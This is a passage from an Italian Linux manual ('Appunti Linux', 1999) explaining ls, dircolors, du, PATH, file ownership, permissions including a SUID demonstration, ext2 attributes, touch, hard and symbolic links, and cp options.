Utilizza la data di cambiamento dello stato dei file (ovvero la data di creazione, anche se questa definizione non è perfetta). Se viene usato il formato lungo di visualizzazione (**`-l`**), viene indicata questa data; se l'opzione **`-c`** viene usata insieme a **`-t`**, l'elenco viene ordinato in base a questa data.

[1] È importante ricordare che se vengono indicati dei nomi di file o directory nella riga di comando, è compito della shell espandere eventuali caratteri jolly. Di conseguenza, in questo caso, è la shell che non fornisce a **`ls`** i nomi che iniziano con un punto.

`-u` | `--time=atime` | `--time=access` | `--time=use`

Utilizza la data di accesso ai file. Se viene usato il formato lungo di visualizzazione (**`-l`**), viene indicata questa data; se l'opzione **`-u`** viene usata insieme a **`-t`**, l'elenco viene ordinato in base a questa data.

`-e` | `--full-time`

Quando l'elenco comprende l'indicazione della data, questa viene espressa in modo dettagliato.

`-i` | `--inode`

Emette, alla sinistra delle indicazioni inerenti i file, il numero di inode.

`-r` | `--reverse`

Riordina in modo inverso rispetto al normale.

`-B` | `--ignore-backups`

Esclude dall'elenco i file che terminano con il simbolo tilde (`~`). Infatti, questo simbolo viene utilizzato normalmente per distinguere le copie di sicurezza delle versioni precedenti di file che hanno la stessa radice.

`-C` | `--format-vertical`

Emette un elenco organizzato in colonne, indipendentemente dalla destinazione dello standard output.

`-F` | `--classify`

Se non è già la modalità di funzionamento predefinita, aggiunge un carattere alla fine dei nomi dei file, in modo da riconoscerne il tipo:

- **`*`** eseguibile;
- **`/`** directory;
- **`@`** collegamento simbolico;
- **`|`** pipe con nome o FIFO;
- **`=`** socket.

Gli altri file non hanno alcun simbolo.

`-S` | `--sort=size`

Riordina in base alla dimensione in modo decrescente.

`-X` | `--sort=extension`

Riordina in base all'estensione, cioè alla parte di nome che appare dopo l'ultimo punto. I nomi che non contengono alcun punto hanno la precedenza.

`-1` | `--format=single-column`

Elenca i nomi, uno per ogni riga.

`-8` | `--8bit`

Utilizza la codifica ISO 8859 per visualizzare i caratteri. Normalmente, questa è la modalità predefinita.

`-w` ⟨*n-colonne*⟩ | `--width` ⟨*n-colonne*⟩

Definisce la larghezza a disposizione per l'elenco. L'argomento dell'opzione si riferisce al numero di caratteri utilizzabili. Di solito, la larghezza viene determinata in funzione del numero di colonne che ha a disposizione il terminale o la finestra del terminale.

`-I` ⟨*modello*⟩ | `--ignore` ⟨*modello*⟩

Permette di escludere dall'elenco i file che sono rappresentati dal modello specificato, quando questi non sono indicati espressamente nella riga di comando.

> Bisogna tenere presente che il modello in questione deve essere interpretato da **`ls`**, e non dalla shell. In pratica, sarà necessario delimitarlo o utilizzare dei caratteri di protezione per evitare l'intervento della shell.

Esempi

$ **ls -l**

Visualizza un elenco lungo del contenuto della directory corrente.

$ **ls -R /*/*/dir***

Cerca, a partire dal secondo livello dopo la directory radice, gli elementi che iniziano per **dir**.

$ **ls -I *.html**

Elenca il contenuto della directory corrente, escludendo i file corrispondenti al modello `*.html`. La barra obliqua inversa davanti all'asterisco serve per richiedere alla shell di non espanderlo, e non viene passato a **ls**.

## 45.3.2 $ dircolors

eval `dircolors [⟨*opzioni*⟩] [⟨*file*⟩]`

Configura la colorazione e le modalità predefinite di funzionamento di **ls**. Se non viene specificato il file di configurazione in modo esplicito, **dircolors** cerca di utilizzare `~/.dir_colors` e in mancanza di questo `/etc/DIR_COLORS`, che si riferisce alla configurazione generale del sistema dei colori per **ls**.

**dircolors** è fatto per essere avviato immediatamente dopo l'esecuzione di una shell, in quanto la configurazione si traduce nella creazione della variabile di ambiente **LS_COLORS**, con la quale si possono definire degli alias di shell per attuare in pratica questa configurazione.

Per analizzarne il contenuto basta utilizzare il comando seguente:

$ **echo "$LS_COLORS"**

Si ottiene un record molto lungo. Di seguito appare un esempio di questo spezzato in più parti per poterlo consultare.

```
no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:
cd=40;33;01:ex=01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:
*.bat=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:
*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.jpg=01;35:
*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:
```

Con questa variabile si può costruire un alias al programma **ls**.

$ **alias ls='/bin/ls --color'**

In questo modo, l'alias **ls** avvia il programma `/bin/ls` con l'argomento **--color** che attiva la gestione dei colori utilizzando il contenuto della variabile **LS_COLORS**.

I dettagli sul funzionamento di **dircolors** e sul modo con cui può essere configurato si trovano in *dircolors(1)* e *ls(1)*.

## 45.3.3 $ file

file [⟨*opzioni*⟩] ⟨*file*⟩...

Determina il tipo di file. Il programma analizza i file indicati come argomento e cerca di classificarli utilizzando il seguente ordine di analisi: filesystem, magic number, linguaggio.

Quando il programma analizza i file in base al cosiddetto magic number, utilizza le informazioni contenute all'interno di `/usr/share/misc/magic` che in pratica contiene delle stringhe o delle sequenze binarie di riconoscimento.

## 45.3.4 $ du

du [⟨*opzioni*⟩] ⟨*file*⟩...

**du** (*Disk Usage*) emette una sorta di statistica dell'utilizzo dello spazio da parte di un elenco di file o directory (in base al loro contenuto).

L'unità di misura con cui si esprime questo spazio è in blocchi la cui dimensione cambia a seconda delle opzioni utilizzate oppure dalla presenza di una variabile di ambiente: **POSIXLY_CORRECT**. Se esiste e non viene usata l'opzione **-k**, fa sì che i blocchi siano di 512 byte come prevede per questo lo standard POSIX. Diversamente, il valore predefinito dei blocchi è di 1024 byte.

Alcune opzioni

`-a | --all`

Emette il conteggio riferito a tutti i file, non solo alle directory.

`-b | --byte`

Emette le dimensioni in byte e non in Kbyte.

`-k | --kilobytes`

Emette le dimensioni in Kbyte. Questa opzione fa riferimento all'unità di misura predefinita, ma permette di fare ignorare a **`du`** la presenza eventuale della variabile **`POSIXLY_CORRECT`**.

`-m | --megabytes`

Emette le dimensioni in Mbyte.

`-h | --human-readable`

Aggiunge una lettera alla dimensione, in modo da chiarire il tipo di unità di misura utilizzato.

`-c | --total`

Emette anche un totale generale finale.

`-s | --summarize`

Emette solo un totale per ogni argomento.

`-S | --separate-dirs`

Emette la dimensione delle directory in modo separato, senza includere lo spazio utilizzato dalle sottodirectory.

`-x | --one-file-system`

Salta il conteggio delle directory che si trovano in un filesystem diverso da quello di partenza.

## 45.4 Collocazione degli eseguibili

In linea di principio, per avviare un file eseguibile ci sarebbe bisogno di indicare precisamente il suo percorso. Per ovviare a questo inconveniente viene utilizzato un elenco di percorsi possibili all'interno dei quali devono essere cercati i file eseguibili che sono stati indicati semplicemente per nome. Questo elenco di percorsi è gestito dalla shell e normalmente viene contenuto nella variabile di ambiente **`PATH`**.

Se si vuole poter avviare un eseguibile dalla directory corrente senza indicare il suo percorso (`./`⟨*programma*⟩), occorre includere anche la directory corrente (`.`) nell'elenco della variabile **`PATH`**.[2]

Tanto più grande è il numero di directory contenuto nella variabile **`PATH`**, tanto maggiore è il rischio di avviare eseguibili diversi da quelli desiderati. Molti file script standard hanno lo stesso nome e si distribuiscono in più punti del filesystem. In questi casi conviene utilizzare l'indicazione del percorso per avviare esattamente quello che si vuole. Questa è la situazione tipica degli script di configurazione che si usano per preparare un applicativo prima della sua compilazione:

```
$ ./configure
```

### 45.4.1 $ which

`which` ⟨*programma*⟩`...`

Simula la ricerca che farebbe la shell per avviare i programmi indicati negli argomenti e determina la posizione di quelli che verrebbero scelti. Ciò è utile per sapere: sia dove si trova un comando determinato, sia quale programma viene scelto effettivamente nel caso ne esistano diversi con lo stesso nome collocati in posizioni differenti nell'albero di directory.

**`which`** potrebbe non essere un programma vero e proprio, ma semplicemente un alias a un comando di shell. In effetti, **`which`** compie lo stesso compito del comando **`type -path`** della shell Bash (38.38).

[2] Per convenzione, e anche per motivi di sicurezza, si mette il punto che simboleggia la directory corrente alla fine della serie contenuta nella variabile **`PATH`**.

## 45.4.2 $ whereis

`whereis [`⟨*opzioni*⟩`]` ⟨*file*⟩`...`

Localizza i file binari, i sorgenti e le pagine di manuale dei file specificati nell'argomento.
Vedere *whereis(1)*.

---

# Proprietà, permessi e attributi

Le informazioni amministrative su file e directory sono conservate nel filesystem che si utilizza. In questo senso, le informazioni gestite e gestibili dipendono dalle possibilità del sistema operativo e dal tipo di filesystem a disposizione.

La tabella 46.1 elenca i programmi e i comandi a cui si accenna in questo capitolo.

| Nome | Descrizione |
|---|---|
| chown | Cambia la proprietà (appartenenza) di file e directory. |
| chgrp | Cambia il gruppo proprietario di file e directory. |
| umask | Comando di shell per cambiare la modalità predefinita di creazione dei file. |
| chmod | Cambia la modalità di file e directory. |
| chattr | Cambia gli attributi particolari di un filesystem Second-extended |
| lsattr | Elenca gli attributi particolari di un filesystem Second-extended |
| touch | Cambia la data e l'orario di accesso o di modifica. |

Tabella 46.1: Riepilogo dei programmi e dei comandi per la gestione delle proprietà, dei permessi e degli attributi di file e directory.

## 46.1 Proprietà

Ogni file e directory appartiene necessariamente a un utente e a un gruppo simultaneamente. L'appartenenza a un utente o a un gruppo particolare attribuisce significato ai permessi di accesso. Questi sono distinguibili in base al fatto che chi vuole accedere sia l'utente proprietario, o un utente del gruppo proprietario o un altro utente non appartenente a queste due categorie.

### 46.1.1 $ chown

`chown` [⟨*opzioni*⟩] [⟨*utente*⟩][`:`|`.`][⟨*gruppo*⟩] `file...`

Cambia la proprietà dei file. Se viene fornito solo il nome dell'utente o il suo numero UID, questo diviene il nuovo proprietario dei file. Se il nome dell'utente, o il suo numero, è seguito da due punti verticali (`:`) oppure dal punto (`.`) e dal nome o dal numero di un gruppo (GID), vengono cambiate le proprietà dell'utente e del gruppo. Se dopo `:` o `.` non segue il nome del gruppo, viene attribuito il gruppo a cui appartiene l'utente. Se prima di `:` o `.` non viene indicato il nome dell'utente, viene cambiata solo la proprietà del gruppo.

Alcune opzioni

`-R`

Esegue l'operazione anche nelle sottodirectory.

Esempi

`#` **`chown tizio mio_file`**

L'utente **`root`** cambia l'utente proprietario del file `mio_file`, facendo in modo che diventi **`tizio`**.

`#` **`chown tizio.users mio_file`**

L'utente **`root`** cambia l'utente e il gruppo proprietario del file `mio_file`, facendo in modo che diventino rispettivamente **`tizio`** e **`users`**.

`$` **`chown .users mio_file`**

L'utente proprietario del file `mio_file` cambia il gruppo. Il gruppo indicato fa parte di quelli a cui appartiene l'utente.

### 46.1.2 $ chgrp

`chgrp` [⟨*opzioni*⟩] ⟨*gruppo file*⟩`...`

Cambia il gruppo proprietario di file e directory. Il gruppo, nell'argomento del comando, può essere espresso con il nome o con il numero GID. È equivalente a **`chown`** quando non si specifica l'utente.

Alcune opzioni

`-R`

Esegue l'operazione anche nelle sottodirectory.

Esempi

`$ chgrp users mio_file`

L'utente proprietario del file `mio_file` cambia il gruppo. Il gruppo indicato fa parte di quelli a cui appartiene l'utente.

## 46.2 Permessi

I permessi, attribuiti ai file o alle directory, definiscono le operazioni che con questi possono essere compiute a seconda dell'utente. La loro gestione è già stata introdotta nella sezione 2.7.5.

Brevemente, si distinguono tre tipi di accesso:

- **`r`** lettura;
- **`w`** scrittura;
- **`x`** esecuzione.

Il significato del tipo di accesso dipende dal tipo di file cui si intende applicare.

Per un file normale:

- l'accesso in lettura permette di leggerne il contenuto;
- l'accesso in scrittura permette di modificarne il contenuto;
- l'accesso in esecuzione permette di eseguirlo, ammesso che si tratti di un eseguibile binario o di uno script di qualunque tipo.

Per una directory:

- l'accesso in lettura permette di leggerne il contenuto, e cioè di poter conoscere l'elenco dei file in esse contenuti (di qualunque tipo essi siano);
- l'accesso in scrittura permette di modificarne il contenuto ovvero di creare, eliminare e rinominare dei file;
- l'accesso in esecuzione permette di attraversare una directory.

I permessi si possono esprimere in due forme diverse: attraverso una stringa alfabetica o un numero ottale. La stringa utilizza le lettere **`r`**, **`w`** e **`x`** per rappresentare i permessi di lettura, scrittura ed esecuzione, mentre quando si utilizza la notazione ottale, il numero 4 rappresenta un permesso in lettura, il numero 2 rappresenta un permesso in scrittura e il numero 1 rappresenta un permesso in esecuzione. Si ottiene la combinazione di più tipi di permesso di accesso sommando le cifre necessarie.

La notazione numerica ottale è preferibile rispetto a quella simbolica essendo più completa e immediata. In particolare, se il numero non utilizza tutte le cifre, si intende che manchino quelle anteriori e che queste siano semplicemente azzerate.

I permessi di un file o di una directory si esprimono per intero attraverso quattro cifre ottali (12 bit), dove la prima riguarda alcune situazioni particolari:

1. Sticky (*Save Text Image*), se si tratta di un eseguibile, durante l'esecuzione salva l'immagine testo nella memoria virtuale;
2. SGID, attiva il numero del gruppo (GID) durante l'esecuzione;
3. SUID, attiva il numero dell'utente (UID) durante l'esecuzione.

Le altre tre cifre, riguardano rispettivamente i permessi attribuiti all'utente proprietario, al gruppo e agli altri utenti.

Per esempio, il permesso 755 (pari a 0755) indica che l'utente proprietario può leggere, modificare ed eseguire il file, mentre sia gli utenti del gruppo che gli altri possono solo leggere ed eseguire il file.

### 46.2.1 SGID e SUID in pratica

Il modo migliore per comprendere il funzionamento dei permessi SUID e SGID è quello di fare qualche prova. Si inizia facendo una copia dell'eseguibile **`touch`** nella propria directory personale.

tizio$ **cd ~**[*Invio*]

tizio$ **pwd**[*Invio*]

```
/home/tizio
```

tizio$ **cp /bin/touch .**[*Invio*]

tizio$ **ls -l touch**[*Invio*]

```
-rwxr-xr-x   1 tizio    tizio       33156 Mar  2 08:46 touch
```

Si deve agire temporaneamente come utente **`root`** per cambiare i permessi e la proprietà di questo eseguibile.

tizio$ **su**[*Invio*]

Password:$ **********[*Invio*]

Si cambia la proprietà del file.

root# **chown root.root touch**[*Invio*]

root# **ls -l touch**[*Invio*]

```
-rwxr-xr-x   1 root     root        33156 Mar  2 08:46 touch
```

Si attribuisce il permesso SUID.

root# **chmod u+s touch**[*Invio*]

root# **ls -l touch**[*Invio*]

```
-rwsr-xr-x   1 root     root        33156 Mar  2 08:46 touch
```

Si può quindi ritornare allo stato precedente, lasciando i privilegi dell'utente **`root`** e riprendendo l'identità dell'utente **`tizio`**.

root# **exit**[*Invio*]

Si può provare a creare un file utilizzando l'eseguibile **`touch`** su cui è stato attivato il bit SUID.

tizio$ **./touch superfile**[*Invio*]

tizio$ **ls -l superfile**[*Invio*]

```
-rw-rw-r--   1 root     tizio           0 Mar  2 09:03 superfile
```

Si può osservare che il file creato appartiene all'utente **`root`**, pur essendo stato creato da un utente comune. Si può comprendere quindi, quanto sia pericoloso utilizzare questi permessi, SUID e SGID, senza oculatezza.

### 46.2.2 Gli script

I permessi SUID e SGID per uno script non hanno senso, perché non si tratta di un programma autonomo, ma di qualcosa che viene eseguito da una shell. Eventualmente, è la shell a dovere avere i permessi SUID o SGID, perché lo script possa agire con i privilegi di un altro utente.

> È chiaro che si tratta di un'ipotesi astratta: l'idea di attribuire i permessi SUID e SGID a una shell è semplicemente terribile.

### 46.2.3 S-bit e le directory

I tre bit iniziali dei permessi meritano un po' di attenzione quando si tratta di directory, e non solo di file eseguibili.

La directory che abbia il bit Sticky attivo (**`d--x--x--t`**) non consente la cancellazione e la ridenominazione di un file da parte di un utente diverso da quello proprietario, anche se questo tentativo viene fatto da chi ha il permesso in scrittura sulla directory.

Il bit Sticky viene attribuito generalmente alla directory `/tmp/` (oltre che a `/var/tmp/`) quando questa risulta accessibile da ogni utente in tutti i modi: **`drwxrwxrwt`**. Ciò permette di evitare che i file possano essere cancellati o rinominati da utenti diversi dai proprietari.

La directory con il bit SGID attivo (**`d--x--s--x`**) fa in modo che i file (e le directory) che verranno creati al suo interno appartengano al gruppo della directory stessa.

### 46.2.4 Maschera dei permessi: umask

Quando viene creato un file, questo appartiene automaticamente all'utente che lo crea e al gruppo principale dell'utente stesso. I permessi gli vengono attribuiti in base alla maschera dei permessi (*umask*). Questa maschera rappresenta i permessi che non vengono attribuiti.

Di solito, il suo valore è 022 e con questo, non viene attribuito il permesso di scrittura (2) né al gruppo proprietario, né agli altri utenti.

Il valore di questa maschera può essere modificato attraverso un comando interno di shell: **`umask`** (38.40).

### 46.2.5 $ chmod

`chmod [`⟨*opzioni*⟩`]` ⟨*modalità*⟩ ⟨*file*⟩`...`

Cambia i permessi sui file indicati come argomento. Le modifiche dei permessi avvengono in base alle specifiche indicate nell'argomento precedente all'elenco dei file e si possono esprimere con la sintassi seguente:

`[ugoa...][[+-=][rwxXstugo...]...][,...]`

Una combinazione delle lettere **`u`**, **`g`**, **`o`**, **`a`** controlla il tipo di utenti a cui si vuole riferire il cambiamento di permesso. I segni **`+`**, **`-`**, **`=`** indicano il tipo di cambiamento sui permessi, il gruppo finale di lettere **`r`**, **`w`**, **`x`**, **`X`**, **`s`**, **`t`**, **`u`**, **`g`**, **`o`** indica i permessi su cui agire.

Utenti (ugoa)

`u`

Utente proprietario del file.

`g`

Gruppo proprietario del file.

`o`

Gli altri utenti.

`a`

Tutti.

Se l'indicazione degli utenti su cui intervenire non viene fornita, la variazione agisce in funzione della maschera dei permessi che può essere modificata attraverso il comando di shell **`umask`** (38.40). In pratica, la variazione riguarda tutti i tipi di utente, a esclusione dei bit attivati nella maschera dei permessi.

Variazione dei permessi (+-=)

`+`

I permessi indicati vengono aggiunti.

`-`

I permessi indicati vengono tolti.

`=`

I permessi vengono modificati in modo da diventare esattamente come indicato.

Permessi da variare (rwxXstugo)

`r`

Permesso di lettura.

`w`

Permesso di scrittura (modifica).

`x`

Permesso di esecuzione o di accesso se si tratta di directory.

`X`

Come **`x`**, ma interviene sulle directory e solo sui file che hanno già un permesso in esecuzione per un utente qualunque. In pratica, si cerca di intervenire solo sui file per i quali il permesso di esecuzione può avere senso.

`s`

Riguarda solo i file eseguibili (ed eventualmente le directory). Attiva il bit SUID, o il bit SGID a seconda che il cambiamento intervenga sull'utente, sul gruppo o su entrambi.

`t`

Riguarda solo i file eseguibili (ed eventualmente le directory). Attiva il bit Sticky.

`u`

Attribuisce gli stessi permessi che ha già l'utente proprietario di quel file.

`g`

Attribuisce gli stessi permessi che ha già il gruppo proprietario di quel file.

`o`

Attribuisce gli stessi permessi che hanno già gli altri utenti per quel file.

> Non è possibile cambiare i permessi dei collegamenti simbolici: se si interviene su un collegamento simbolico si agisce in realtà sul file di destinazione.

Alcune opzioni

`-R`

Esegue l'operazione anche nelle sottodirectory.

Esempi

`$` **`chmod -R go-rwx ~/*`**

Toglie sia al gruppo che agli altri utenti la possibilità di accedere in qualunque modo ai file della propria directory personale e anche nelle sottodirectory successive.

## 46.3 Attributi

Le caratteristiche standard di un file in un sistema Unix sono le proprietà e i permessi. In alcuni casi è possibile attribuire altri attributi come quando si utilizza il filesystem Second-extended. Naturalmente, è compito del kernel fare in modo che questi attributi siano gestiti in modo corretto.

### 46.3.1 $ chattr

`chattr [`⟨*opzioni*⟩`] [`⟨*modalità*⟩`]` ⟨*file*⟩`...`

Cambia gli attributi su un filesystem di tipo Second-extended. L'interpretazione corretta di questi attributi dipende dal kernel, e per il momento non sono tutti funzionanti come progettato (in particolare mancano ancora gli attributi **`c`** e **`u`**).

Gli attributi vengono espressi attraverso una modalità simbolica secondo la sintassi seguente:

`+-=[ASacdisu]`

Variazione degli attributi (+-=)

`+`

I permessi indicati vengono aggiunti.

`-`

I permessi indicati vengono tolti.

`=`

I permessi vengono modificati in modo da diventare esattamente come indicato.

Attributi da variare (ASacdisu)

`A`

Non aggiorna la data di accesso (*atime*). Può essere utile se si vuole ridurre l'attività a carico del disco.

`a`

Fa in modo che il file, se viene aperto in scrittura, permetta solo l'aggiunta di dati (*append*).

`c`

Fa in modo che il kernel provveda a comprimere e decomprime automaticamente i file in modo trasparente.

`d`

Serve al programma **`dump`** per sapere che il file in questione non è candidato per un recupero (*backup*).

`i`

Fa in modo che il file non sia modificabile, né cancellabile, né sia possibile cambiargli nome, né sia possibile creare un collegamento fisico verso di esso (i collegamenti simbolici restano ammissibili). Solo l'utente **`root`** può attribuire o togliere questo attributo.

`s`

Fa in modo che la cancellazione avvenga in modo sicuro dal punto di vista della riservatezza: i blocchi che componevano il file vengono riscritti con dati nulli.

`S`

Fa in modo che le operazioni di I/O su questo file avvengano in modo sincronizzato, senza utilizzare la memoria cache.

`u`

Fa in modo che sia possibile il recupero dalla cancellazione (quando il file è stato cancellato).

### 46.3.2 $ lsattr

`lsattr [`⟨*opzioni*⟩`]` ⟨*file*⟩`...`

Elenca gli attributi dei file su un filesystem di tipo Second-extended.

Alcune opzioni

`-R`

Esegue l'operazione anche nelle sottodirectory.

`-a`

Elenca tutti i file, anche quelli che iniziano con un punto (i cosiddetti file nascosti).

`-d`

Elenca anche le directory come i file, invece di elencare direttamente il loro contenuto.

## 46.4 Data

Tutti i file riportano tre indicazioni data-orario:

- **`ctime`** – la data e l'ora di creazione (riferita all'inode): questa viene modificata in particolare quando si cambia lo stato del file (permessi e proprietà);
- **`mtime`** – la data e l'ora di modifica: questa viene modificata quando si modifica il contenuto del file;
- **`atime`** – la data e l'ora di accesso: questa cambia quando si accede al file anche solo in lettura.

### 46.4.1 $ touch

`touch [⟨opzioni⟩] file...`

Cambia la data (si intende sia la data che l'ora) di accesso e di aggiornamento dei file. Se non viene specificata una data, viene utilizzata la data e l'ora ottenuta dall'orologio del sistema nel momento in cui viene eseguito il comando. Se vengono specificati file che non esistono, questi vengono creati vuoti.

Alcune opzioni

`-a | --time=atime | --time=access | --time=use`

Viene cambiata solo la data di accesso.

`-c | --no-create`

Non vengono creati i file che non esistono.

`-m | --time=mtime | --time=modify`

Cambia solo la data di aggiornamento.

`-r` ⟨*file-di-riferimento*⟩ | `--file` ⟨*file-di-riferimento*⟩

Riproduce gli stessi dati del file indicato.

`-t` ⟨*MMDDhhmm*⟩[[⟨*CC*⟩]⟨*YY*⟩[.⟨*ss*⟩]]

Usa l'argomento (mese, giorno, ore, minuti, secolo, anno, secondi) invece di utilizzare la data corrente.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Copia, collegamento, spostamento, cancellazione e archiviazione

Quelle indicate nel titolo sono le fasi fondamentali dell'amministrazione dei dati. Nello stesso modo sono anche le operazioni più delicate. La tabella 47.1 elenca i programmi a cui si accenna in questo capitolo.

| Programma | Descrizione |
|---|---|
| cp | Copia. |
| ln | Crea dei collegamenti. |
| install | Copia attribuendo permessi e proprietà ai file di destinazione. |
| dd | Copia a basso livello. |
| mv | Sposta o rinomina i file. |
| rm | Cancella. |
| cpio | Archivia e recupera. |
| tar | Archivia e recupera. |
| gzip | Comprime e decomprime. |
| bzip2 | Comprime e decomprime. |

Tabella 47.1: Riepilogo dei programmi per la copia, la creazione di collegamenti, lo spostamento, la cancellazione e l'archiviazione di file e directory.

## 47.1 Copia e collegamento

La copia genera un altro file o un'altra directory, il collegamento genera un riferimento aggiuntivo agli stessi dati di origine: assomiglia alla copia, ma rappresenta solo un modo per fare apparire la stessa cosa in più punti differenti.

Nei sistemi Unix i collegamenti sono molto importanti e vengono usati di frequente. Si distinguono due tipi di questi: collegamenti simbolici e collegamenti fisici (*hard link*). Attraverso il collegamento fisico si creano dei riferimenti a dati esistenti in modo non distinguibile da quelli originali; i collegamenti simbolici sono dei file speciali e per questo distinguibili dai file originali.

A fianco del problema della copia di file (o di directory), cioè di entità virtuali per il contenimento dei dati, ci può essere il problema elementare (anche se complicato per l'utente) di trasferire dati attraverso i dispositivi in modo diretto (copia a basso livello).

### 47.1.1 Collegamenti simbolici

Si è detto che i collegamenti simbolici sono dei file speciali, distinguibili dai file originali. Si creano normalmente utilizzando il programma **`ln`**, con l'opzione **`-s`**, come nell'esempio seguente:

`$` **`ln -s /bin/sh ./sh`**[*Invio*]

Seguendo l'esempio, se si leggono le caratteristiche del file `./sh` attraverso **`ls`**, si può notare l'indicazione esplicita del fatto che si tratti di un riferimento al file `/bin/sh` (il quale potrebbe essere un altro collegamento, ma questo adesso non è importante).

`$` **`ls -l sh`**[*Invio*]

```
lrwxrwxrwx   1 tizio    tizio           7 Mar  2 10:16 sh -> /bin/sh
```

La lettera che appare all'inizio dei permessi, **`l`**, indica esplicitamente che si tratta di un collegamento simbolico. Alla fine, viene indicato anche a chi punta il collegamento: **`-> /bin/sh`**.

Si può osservare inoltre che i permessi di un collegamento simbolico non esistono. Formalmente vengono mostrati come attivi tutti i permessi degli ultimi 9 bit (lettura, scrittura ed esecuzione per tutti gli utenti), perché quelli che contano sono in realtà i permessi del file (o della directory) cui effettivamente punta il collegamento simbolico.

> L'esistenza dei collegamenti simbolici altera la logica normale della copia: ha senso copiare i file a cui i collegamenti puntano, o ha senso copiare i collegamenti? Solitamente si considera che la gestione dei collegamenti simbolici debba essere trasparente, come se questi non esistessero e si trattasse effettivamente dei file a cui loro puntano. Ciò fino a quando non si fa esplicitamente riferimento ai collegamenti in quanto tali.

### 47.1.2 Collegamenti fisici – hard link

La gestione dei collegamenti fisici è più seria, nel senso che deve essere riservata a situazioni di particolare necessità. Si è detto che attraverso il collegamento fisico si creano dei riferimenti a dati esistenti in modo non distinguibile da quelli originali. In pratica, due voci nella stessa directory, o in directory differenti, possono puntare allo stesso file.

Quando si cancella un file, si elimina il riferimento al suo inode dalla directory che lo contiene formalmente. Quando un inode non ha più riferimenti, viene considerato libero, e può essere riutilizzato per un altro file. In altre parole, se si utilizzano i collegamenti fisici, un file viene cancellato effettivamente quando sono stati eliminati tutti i riferimenti a questo.

Per comprendere in pratica cosa accade, si può provare a eseguire gli esempi seguenti.

$ **touch mio_file**[*Invio*]

$ **ls -l mio_file**[*Invio*]

```
-rw-rw-r--   1 tizio    tizio           0 Mar  2 10:48 mio_file
```

$ **ln mio_file tuo_file**[*Invio*]

$ **ls -l mio_file tuo_file**[*Invio*]

```
-rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 mio_file
-rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 tuo_file
```

Come si vede, con questa serie di operazioni si è giunti ad avere due file, apparentemente indipendenti, ma se viene modificato il contenuto di uno si vedono le modifiche anche sull'altro. Dal momento che i permessi e la proprietà dei file (UID e GID) sono informazioni contenute nell'inode, la modifica di questi si ripercuote su tutti i collegamenti.

Si può osservare il numero che appare dopo i permessi: 2. Indica quanti riferimenti ha l'inode corrispondente. In pratica, quel numero indica quante voci puntano a quello stesso file. Non si può sapere facilmente quali siano gli altri riferimenti. Si può solo conoscere il numero dell'inode.

$ **ls -l -i mio_file tuo_file**[*Invio*]

```
270385 -rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 mio_file
270385 -rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 tuo_file
```

Come si vede, i due file hanno lo stesso inode (il numero che appare prima dei permessi), quindi **sono lo stesso file**.

### 47.1.3 Directory e collegamenti fisici

Ogni directory contiene due riferimenti convenzionali: uno a se stessa e uno alla directory precedente (`.` e `..`). Si tratta di nomi di file a tutti gli effetti, che puntano agli inode della directory stessa e di quella precedente.

l'inode di una directory ha pertanto almeno due riferimenti: quello che serve a raggiungere la directory stessa, a partire dalla sua directory precedente, e quello rappresentato dal punto singolo (directory corrente).

Quando una directory ne contiene un'altra, allora il numero di riferimenti alla directory di partenza aumenta, perché la directory che si aggiunge ha un riferimento alla sua directory precedente.

$ **mkdir miadir**[*Invio*]

$ **ls -l -d -i miadir**[*Invio*]

```
 157715 drwxrwxr-x   2 tizio    tizio        1024 Mar  2 11:22 miadir
```

L'esempio mostra semplicemente il riferimento alla directory `miadir/` contenuto nella sua directory precedente. Si può provare a leggere il contenuto della directory appena creata.

$ **cd miadir**[*Invio*]

$ **ls -l -i -a miadir**[*Invio*]

```
 157715 drwxrwxr-x   2 tizio    tizio        1024 Mar  2 11:22 .
 536615 drwxrwxr-x   3 tizio    tizio        3072 Mar  2 11:22 ..
```

Come si può osservare, il file indicato con un singolo punto (`.`) ha lo stesso numero di inode della directory `miadir/`, e questo spiega il motivo per cui una directory ha almeno due riferimenti (collegamenti fisici).

La directory precedente, rappresentata dai due punti in sequenza (`..`), ha tre riferimenti totali per il solo fatto che esiste questa directory (in pratica: i due riferimenti naturali, più questo, perché esiste questa directory).

### 47.1.4 $ cp

`cp [`*⟨opzioni⟩*`]` *⟨origine⟩* *⟨destinazione⟩*

`cp [`*⟨opzioni⟩*`]` *⟨origine⟩*`...` *⟨directory⟩*

Copia i file. Se vengono specificati solo i nomi di due file, il primo viene copiato sul secondo, viene cioè generata una copia che ha il nome indicato come destinazione. Se il secondo nome indicato è una directory, il file viene copiato con lo stesso nome nella directory. Se vengono indicati più file, l'ultimo nome **deve** essere una directory e verranno generate le copie di tutti i file indicati nella directory di destinazione. In mancanza di altre indicazioni, le directory non vengono copiate.

> **`cp`** può essere pericoloso perché può sovrascrivere altri file senza preavviso. Per ridurre le possibilità di errori, conviene creare un alias in modo che **`cp`** funzioni sempre con l'opzione **`-i`**. Se poi si ha la necessità di sovrascrivere i file di destinazione, si può sempre utilizzare l'opzione **`-f`**.

Alcune opzioni

`-a | --archive`

Equivalente a **`-dpR`**, utile per l'archiviazione o comunque per la copia di collegamenti simbolici così come sono.

`-b | --backup`

Mantiene delle copie di sicurezza dei file che vengono sovrascritti con la copia.

`-d | --no-dereference`

Copia i collegamenti simbolici mantenendoli come tali, invece di copiare i file a cui i collegamenti si riferiscono.

`-f | --force`

Sovrascrittura forzata dei file di destinazione.

`-i | --interactive`

Richiede una conferma per la sovrascrittura nel caso in cui esistano già dei file con i nomi uguali a quelli di destinazione della copia.

`-l | --link`

Crea un collegamento fisico invece di copiare i file (non vale per le directory).

`-s | --symbolic-link`

Crea un collegamento simbolico invece di copiare i file (non vale per le directory).

`-P | --parents`

Copia anche il percorso indicato nel file di origine.

`-p | --preserve`

Mantiene le proprietà, i permessi originali e le date originali.

`-r`

Copia file e directory in modo ricorsivo (includendo le sottodirectory), considerando tutto ciò che non è una directory come un file normale.

`-R | --recursive`

